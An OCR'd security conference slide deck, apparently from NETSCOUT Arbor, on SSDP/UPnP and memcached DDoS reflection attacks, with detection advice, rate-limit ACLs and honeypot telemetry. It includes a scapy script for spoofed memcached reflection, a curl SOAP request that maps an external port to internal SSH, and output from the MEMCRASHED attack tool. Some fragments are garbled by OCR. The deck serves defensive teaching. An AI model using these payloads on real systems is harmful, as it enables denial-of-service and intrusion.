Behaving		Misbehaving	
X-User-Agent	***Count***	***X-User-Agent***	***Count***
<none in initial response packet>	900,000	redsonic	1,100,000
redsonic	8,009	None	544,430
UPnP/1.0 DLNADOC/1.50	2	NRDP MDX	184,99
VisiMAX {8.03.00.00}	1	ZyXEL	6,822
		TrendChip-1.0 DMS	987

The Culprit

Linux SDK for UPnP Devices (libupnp)

An Open Source UPnP Development Kit

```
#ifndef X_USER_AGENT
    /*! @name X_USER_AGENT
     *  The {\tt X_USER_AGENT} constant specifies the value of the X-User-Agent:
     *  HTTP header. The value "redsonic" is needed for the DSM-320. See
     *  https://sourceforge.net/forum/message.php?msg_id=3166856 for more
     * information
     */
    #define X_USER_AGENT "redsonic"
#endif
```

SSDP Diffraction

Detection and Mitigation

- Not possible to use the source port (1900) for detection or mitigation, the attack will consist of UDP packets with random source ports. In addition, the packets might potentially be fragmented.
- Flow-based telemetry will easily detect the flood of UDP packets.
- Mitigation can be done by:
  - Blocking the source IPs of reflectors using S/RTBH or flowspec.
  - Use pattern matching, looking for “UPnP/1\.0” in the payload.
  - Rate limit non-initial IP fragments as explained earlier.
  - Diverting the attack traffic to IDMSes for mitigation.

UPnP (SSDP) NAT Bypass

- Our scan discovered that around 1.65% of abusable SSDP consumer CPE devices, allow NAT rule manipulation by attackers due to a misconfigured-from-the-factory MiniUPnP implementation and configuration.
- With a little bit of work, we were able to successfully force the mapping of TCP/2222 from a public IP address to TCP/22 on an internal, NAT-ed RFC1918 address, thereby accessing ssh running on a supposedly safe and secure Linux machine sitting behind the NAT!

```
curl -H 'Content-Type: text/xml' \
    -H 'SOAPAction: "urn:schemas-upnp-
org:service:WANIPConnection:1#AddPortMapping"' \
    -d @addportmapping -X POST
http://172.16.145.136:35221/WANIPCn.xml
```

```
<?xml version="1.0" ?>
    <s:Envelope xmlns:
s="http://schemas.xmlsoap.org/soap/envelope/"
s:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
    <s:Body><u:AddPortMapping xmlns:u="urn:schemas-upnp-
org:service:WANIPConnection:1">
    <NewRemoteHost></NewRemoteHost>
    <NewExternalPort>2222</NewExternalPort>
    <NewProtocol>TCP</NewProtocol>
    <NewInternalPort>22</NewInternalPort>
    <NewInternalClient>192.168.1.200</NewInternalClient>
    <NewEnabled>1</NewEnabled>
    <NewPortMappingDescription>LOLOLOLOLOLOL
</NewPortMappingDescription>
    <NewLeaseDuration>0</NewLeaseDuration>
    </u:AddPortMapping></s:Body>
    </s:Envelope>nal-in
```

UPnP (SSDP) NAT Bypass




Figure 4: SSDP Vulnerable Implementations by Country, May 2018


memcached type attacks

The memcached DDoS Reflection attack

- Memcached is an in-memory database caching system which is typically deployed in IDC, ‘cloud’, and Infrastructure-as-a-Service (IaaS) networks to improve the performance of database-driven Web sites and other Internet-facing services
- Unfortunately, the default implementation has no authentication features and is often deployed as listening on all interfaces on port 11211 (both UDP and TCP).
- Combine this with IP spoofing and the results is a 1.7 Tbps DDoS reflection attack!

NETSCOUT Arbor Confirms 1.7 Tbps DDoS Attack; The Terabit Attack Era Is Upon Us

Carlos Morales on March 5, 2018.



The memcached DDoS Reflection attack

Simple spoofed “stats” attack (1:19)

```
from scapy.all import *
import binascii
payload=binascii.unhexlify('000100000001000073746174730d0a’)
pkt=Ether()/IP(src="10.1.138.170",dst="172.17.10.103")/UDP(sport=666,dport=11211)/payload
sendp(pkt, iface="eth1", loop=0,verbose=False)
```

No.	Time	Source	Destination	Protocol	Length	Info
5	2.201109	10.1.138.170	172.17.10.103	MEMCACHE	60	MEMCACHE Continuation
6	2.201408	172.17.10.103	10.1.138.170	MEMCACHE	1117	MEMCACHE Continuation

```
▶ Internet Protocol Version 4, Src: 10.1.138.170, Dst: 172.17.10.103
▶ User Datagram Protocol, Src Port: 666 (666), Dst Port: 11211 (11211)
  Memcache Protocol

0000  00 50 56 91 ee 7b 00 50  56 91 8d 4e 08 00 45 00   .PV..{.P V..N..E.
0010  00 2b 00 01 00 00 40 11  2f 9e 0a 01 8a aa ac 11   .+....@. /.......
0020  0a 67 02 9a 2b cb 00 17  34 3f 00 01 00 00 00 01   .g..+... 4?......
0030  00 00 73 74 61 74 73 0d  0a 00 00 00               ..stats. ....
```

```
▶ Internet Protocol Version 4, Src: 172.17.10.103, Dst: 10.1.138.170
▶ User Datagram Protocol, Src Port: 11211 (11211), Dst Port: 666 (666)
  Memcache Protocol

0000  00 50 56 91 1b 15 00 50  56 91 ee 7b 08 00 45 00   .PV....P V..{..E.
0010  04 4f 8e aa 40 00 40 11  5c d0 ac 11 0a 67 0a 01   .O..@.@. \....g..
0020  8a aa 2b cb 02 9a 04 3b  4f 70 00 01 00 00 00 01   ..+....; Op......
0030  00 00 53 54 41 54 20 70  69 64 20 32 32 30 39 38   ..STAT p id 22098
0040  0d 0a 53 54 41 54 20 75  70 74 69 6d 65 20 38 35   ..STAT u ptime 85
0050  31 36 32 0d 0a 53 54 41  54 20 74 69 6d 65 20 31   162..STA T time 1
0060  35 32 30 34 32 36 30 32  33 0d 0a 53 54 41 54 20   52042602 3..STAT 
0070  76 65 72 73 69 6f 6e 20  31 2e 34 2e 31 34 20 28   version  1.4.14 (
0080  55 62 75 6e 74 75 29 0d  0a 53 54 41 54 20 6c 69   Ubuntu). .STAT li
0090  62 65 76 65 6e 74 20 32  2e 30 2e 32 31 2d 73 74   bevent 2 .0.21-st
00a0  61 62 6c 65 0d 0a 53 54  41 54 20 70 6f 69 6e 74   able..ST AT point
00b0  65 72 5f 73 69 7a 65 20  36 34 0d 0a 53 54 41 54   er_size  64..STAT
00c0  20 72 75 73 61 67 65 5f  75 73 65 72 20 33 2e 34    rusage_ user 3.4
00d0  32 34 30 30 30 0d 0a 53  54 41 54 20 72 75 73 61   24000..S TAT rusa
00e0  67 65 5f 73 79 73 74 65  6d 20 31 33 2e 36 30 38   ge_syste m 13.608
```

The memcached DDoS Reflection attack

The advanced attack – inject own key(s)

```
import memcached_udp
mc = memcached_udp.Client([('172.17.10.103',11211)])
payload="This is a very long key (can be up to 1MB in size”
mc.set('a',payload)
```

Keys > 1400 bytes requires using the ‘append’ command or TCP injection.

```
6 2.697877    172.17.10.106   172.17.10.103   MEMCACHE   115 MEMCACHE Continuation
7 2.699805    172.17.10.103   172.17.10.106   MEMCACHE    58 MEMCACHE Continuation
```

```
▶ Internet Protocol Version 4, Src: 172.17.10.106, Dst: 172.17.10.103
▶ User Datagram Protocol, Src Port: 38494 (38494), Dst Port: 11211 (11211)
  Memcache Protocol
0000  00 50 56 91 ee 7b 00 50  56 91 8d 4e 08 00 45 00   .PV..{.P V..N..E.
0010  00 65 48 51 40 00 40 11  85 43 ac 11 0a 6a ac 11   .eHQ@.@. .C...j..
0020  0a 67 96 5e 2b cb 00 51  84 ee 00 00 00 00 00 01   .g.^+..Q ........
0030  00 00 73 65 74 20 61 20  30 20 30 20 34 39 0d 0a   ..set a  0 0 49..
0040  54 68 69 73 20 69 73 20  61 20 76 65 72 79 20 6c   This is  a very l
0050  6f 6e 67 20 6b 65 79 20  28 63 61 6e 20 62 65 20   ong key  (can be
0060  75 70 20 74 6f 20 31 4d  42 20 69 6e 20 73 69 7a   up to 1M B in siz
0070  65 0d 0a                                           e..
```

```
▶ Internet Protocol Version 4, Src: 172.17.10.103, Dst: 172.17.10.106
▶ User Datagram Protocol, Src Port: 11211 (11211), Dst Port: 38494 (38494)
  Memcache Protocol
0000  00 50 56 91 8d 4e 00 50  56 91 ee 7b 08 00 45 00   .PV..N.P V..{..E.
0010  00 2c fb c6 40 00 40 11  d2 06 ac 11 0a 67 ac 11   .,..@.@. .....g..
0020  0a 6a 2b cb 96 5e 00 18  6d 1d 00 00 00 00 00 01   .j+..^.. m.......
0030  00 00 53 54 4f 52 45 44  0d 0a                     ..STORED ..
```

The memcached DDoS Reflection attack

The advanced attack – request own key(s)

Attacker sends
1 packet

302

```
MEMCRASHED

Author: @037

[*] Please enter valid Shodan.io API Key: FAKEAPIKEYqEWF4ESIVirfEJFOWwrg34
[*] File written: ./api.txt
[~] Checking Shodan.io API Key: FAKEAPIKEYqEWF4ESIVirfEJFOWwrg34

[?] Error: Invalid API key
[*] Would you like to change API Key? <Y/n>: Y
[*] Please enter valid Shodan.io API Key: [redacted]
[*] File written: ./api.txt
[~] Restarting Platform! Please wait.


[?] API Key Authentication: SUCCESS
[*] Number of bots: 100027

[*] Enter target IP address:
```

```
n sc
ort
md =
yload
t=Eth
endp(p
```

3	0.0023					1
4	0.0757					1
6	0.0886					1
7	0.0886					1
8	0.0886					1
9	0.0886					1
10	0.0886					1
11	0.0886					1
12	0.0886					1
13	0.0886					1
14	0.0887					1
15	0.0887					1
16	0.0887					1
17	0.0887					1
18	0.088724	172.17.10.103	10.1.138.170	QUIC	1442 Payload (Encrypted), Seq:	1

Detecting and mitigating memcached attacks

- Memcached is classified as UDP reflection attack, consisting of large UDP packets (not fragmented) using source port 11211.
- Use flow-based telemetry like NetFlow to detect attack traffic.
  - Remember that memcached can like any other reflection type attack, be used as part of carpet-bombing attack.
- Traditional UDP reflection type mitigation approaches apply:
  - Use flowspec (dynamic approach) or iACLs on the edges of the network (static approach) to block/rate limit traffic with source port UDP port 1121.
  - Consider implementing “Exploitable port filters”, see next slide.
  - Also see http://www.senki.org
- One worrying aspect is if someone would implement his own variant of Memcached which uses random source ports, generates IP fragments and pre-deploys it on those “Rent-a-cheap-vm” type cloud services.

Implementing exploitable port filters

NANOG - Job Snijders job@ntt.net: “NTT has deployed rate limiters on all external facing interfaces”

```
ipv4 access-list exploitable-ports
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
ipv6 access-list exploitable-ports-v6
  permit udp any eq ntp any
  permit udp any eq 1900 any
  permit udp any eq 19 any
  permit udp any eq 11211 any
!
class-map match-any exploitable-ports
  match access-group ipv4 exploitable-ports
  match access-group ipv6 exploitable-ports-v6
```

```
policy-map ntt-external-in
  class exploitable-ports
    police rate percent 1
      conform-action transmit
      exceed-action drop
    set precedence 0
    set mpls experimental topmost 0
  class class-default
    set mpls experimental imposition 0
    set precedence 0
!
interface Bundle-Ether19
  description Customer: the best customer
  service-policy input ntt-external-in
!
interface Bundle-Ether20
  service-policy input ntt-external-in
```

The memcached DDoS Reflection attack


Should we be fighting back (”flush” & “shutdown”)?

NO!!

- In most areas of the world it’s ILLEGAL to delete or modify information (the “flush” command) or disrupt the operations (the “shutdown” command) of systems which do not belong to you.
- It’s also immoral (and plain stupid) to attack Reflectors as they probably belong to someone which is also a victim of the same attack.
- DDoS defenses are working pretty well against this attack, fighting back will just make the problem worse and put us on a VERY slippery slope.

The need for increased visibility

The digital underground innovation cycle



Seeing through the fog

[redacted]155.126 ([redacted]155-126.dyn.iinet.net.au) ntp attack
Aug 26 11:46 - 11:55, 834 packets (1.6 pps), 3 honeypots
iinet limited
Last payload:

```
0000000: 1700 032a 0000 0000                    ...*....
```

- Monitoring and Infiltration:
  - Detect attacks and attack parameters as they happen in real-time by using botnet infiltration and reflector honeypots.
  - Scan for reflectors and correlate attack activity.

- Lure the attackers into giving away their precious secrets:
  - IoT honeypots show how attackers scan for and infect IoT devices.

- Masquerade as C&C servers:
  - Using DNS sinkholes makes it possible to masquerade as C&C servers, making it possible to gather information on infected devices.

Alert Details

Key	Value
Botnet	[redacted]
Attack Type	UDP
Start Time	2018-08-02T22:44:02.503062-04:00
End Time	2018-08-02T22:44:02.503062-04:00
Target Host	[redacted]62.203
Target IP	[redacted]62.203
Target Port	3074
Target URI	
Target ASN	[redacted]
Target City	
Target State	
Target Country	US
Target Organization	[redacted]
CnC Host	[redacted].108.38
CnC Port	5888
CnC URI	
CnC IP	[redacted].108.38
CnC ASN	[redacted]
CnC Country	
CnC Organization	
Option => Flood_Time	3200
Option => Spoofed	32
Option => Poll_Interval	1
Option => Packet_Size	0

Summary

- DDoS attacks have now entered the Terabit era.
- Attacks are now harder hitting, primarily due to the rapid weaponization of new attack vectors.
- Operators should follow Security Best Practices and protect their borders, both external and internal:
  - Scan your networks for known threats and vulnerable IoT devices.
  - Block/Rate limit known threats (”Exploitable port filters”)
  - Make VERY strict requirements of your vendors, especially the CPE vendors!
- Take advantage of new information sources to see through the fog.

Thank You.

Steinthor Bjarnason: sbjarnason@arbor.net

www.netscout.com